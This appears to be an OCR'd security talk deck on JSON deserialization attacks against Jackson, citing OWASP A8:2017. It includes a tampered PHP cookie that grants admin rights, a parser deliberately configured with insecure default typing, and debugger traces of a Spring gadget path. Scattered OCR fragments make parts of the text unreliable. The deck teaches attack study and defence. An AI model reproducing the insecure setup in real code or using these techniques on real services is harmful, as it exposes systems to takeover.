JSON DESERIALIZATION EXPLOITATION

RCE BY DESIGN

CONTENTS

1. Introduction
2. Basics
3. Exploitation
4. Summary / Further Research

INTRODUCTION

- DefCon 2017: “Friday the 13th: JSON Attacks” [1]
- Slides quite rightly point out: 2016 was the “year of Java Deserialization apocalypse”
- In the age of RESTful APIs and microservice architecture, the transmission of objects shifts to a JSON or XML serialized form
- Usage of JSON or XML more secure?

INTRODUCTION

- Moritz Bechler published a paper about deserialization vulnerabilities (focused on Java JSON and XML) [5]
- .Net serialization libraries are affected as well [6]
- OWASP Top 10 2017 RC2 [7] ranked insecure deserialization to the eighth place

INTRO

A1 – Inje

A2 – Brok

A3 – Cros

A4 – Inse

A5 – Secu


A6 – Sens

A7 – Miss

A8 – Cros

A9 – Usin

A10 – Un



A8 :2017 Insecure Deserialization

Threat Agents	Attack Vectors	Security Weakness		Impacts	
App. Specific	Exploitability ❶	Prevalence ❷	Detectability ❷	Technical ❸	Business ?
	Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.	This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. They can lead to remote code execution attacks, one of the most serious attacks possible.	

Example Attack Scenarios

Scenario #1: A React app calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

An attacker changes the serialized object to give themselves admin privileges:

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
 i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

References

OWASP

- OWASP Deserialization Cheat Sheet
- OWASP Proactive Controls - Validate All Inputs
- OWASP Application Security Verification Standard
- OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse

External

- CWE-502: Deserialization of Untrusted Data
- https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf
- https://github.com/mbechler/marshalsec

nmunity]

[NEW,

BASICS

Dummy.json

```
{
     “id": 1338,
     “object": "Test"
}
```

```
default T parseJackson(Class<T> clazz, String json) throws IOException
{

   ObjectMapper mapper = new ObjectMapper();

   mapper.enableDefaultTyping();
   mapper.configure(JsonParser.Feature.ALLOW_UNQUOTED_FIELD_NAMES,
true);

   T object = mapper.readValue(json, clazz);

   return object;
}
```

```
public class Dummy {

   public int id;
   public Object  object;

   public int getId() {
      return id;
   }
```


BASICS

- JSON marshallers should be able to reconstruct the object using the details present in JSON data

- unmarshaller creates a new object (allocates space in memory)
  - using the default (parameterless) constructor
  - reflection to populate all fields or property members

- JSON libraries need to reconstruct objects by either:
  - Calling default constructor and using reflection to set field values
  - Calling default constructor and calling setters to set field values
  - Calling “special” constructors, type converters or callbacks
  - Calling common methods such as: hashcode(), toString(), equals(), finalize(), ...

BASICS


DeserializerCache.class
TypeFactory.class
AnnotatedConstructor.class
AnnotatedWithParams.class
BasicDeserializerFactory.class
DeserializationContext.class
ObjectMapper.class
StdDeserializer.class
BeanDeserializerBase.class
UntypedObjectDeserializer.class

Decompiled .class file, bytecode version: 51.0 (Java 7)

Download Sources
Choose Sources...

Alternative source available for the class com.fasterxml.jackson.databind.type.TypeFactory


Maven: com.fasterxml.jackson.core:jackson-databind:2.8.3 (jackson-databind-2.8.3.jar)

```
                }

                if (result == null) {
                    result = this._fromWellKnownClass(context, rawType, bindings, superClass, superInterfaces);
                    if (result == null) {
                        result = this._fromWellKnownInterface(context, rawType, bindings, superClass, superInterfaces);
                        if (result == null) {
                            result = this._newSimpleType(rawType, bindings, superClass, superInterfaces);   rawType: "interface org.springframework.beans.factory.Fac
                        }
                    }
                }
            }

            context.resolveSelfReferences((JavaType)result);   context: "[ClassStack (self-refs: 0) org.springframework.beans.factory.FactoryBean org.springframework
            if (!((JavaType)result).hasHandlers()) {
                this._typeCache.putIfAbsent(key, result);   key: "org.springframework.beans.factory.FactoryBean<>"
            }

            return (JavaType)result;   result: "[simple type, class org.springframework.beans.factory.FactoryBean<java.lang.Object>]"
        }
    }
}

protected JavaType _resolveSuperClass(ClassStack context, Class<?> rawType, TypeBindings parentBindings) {
```

```
son.databind.type) [2]
ml.jackson.databind.type)
on.databind.type)
fasterxml.jackson.databind.type
son.databind.type) [1]
asterxml.jackson.databind.type)
```

```
this = {TypeFactory@1456}
context = {ClassStack@4868} "[ClassStack (self-refs: 0) org.springframework.beans.factory.FactoryBean org.springframework.beans.factory.config.PropertyPathFactoryBean]"
rawType = {Class@4695} "interface org.springframework.beans.factory.FactoryBean" ... Navigate
bindings = {TypeBindings@4869} "<Ljava/lang/Object;>"
result = {SimpleType@4896} "[simple type, class org.springframework.beans.factory.FactoryBean<java.lang.Object>]"
key = {TypeBindings$AsKey@4870} "org.springframework.beans.factory.FactoryBean<>"
this._typeCache = {LRUMap@1469}
```

BASICS



```
    public AnnotatedMember getMember() { return this._annotated; }

    public void deserializeAndSet(JsonParser p, DeserializationContext ctxt, Object instance) throws IOException {   p: ReaderBasedJsonParser@1446  ctxt: DefaultDeseri
        Object value = this.deserialize(p, ctxt);   value: SimpleJndiBeanFactory@2148  ctxt: DefaultDeserializationContext$Impl@1460

        try {
            this._setter.invoke(instance, value);   instance: PropertyPathFactoryBean@2186
        } catch (Exception var6) {
            this._throwAsIOE(p, var6, value);   p: ReaderBasedJsonParser@1446  value: SimpleJndiBeanFactory@2148
        }

    }

    public Object deserializeSetAndReturn(JsonParser p, DeserializationContext ctxt, Object instance) throws IOException {
        Object value = this.deserialize(p, ctxt);

        try {
            Object result = this._setter.invoke(instance, value);
            return result == null ? instance : result;
```

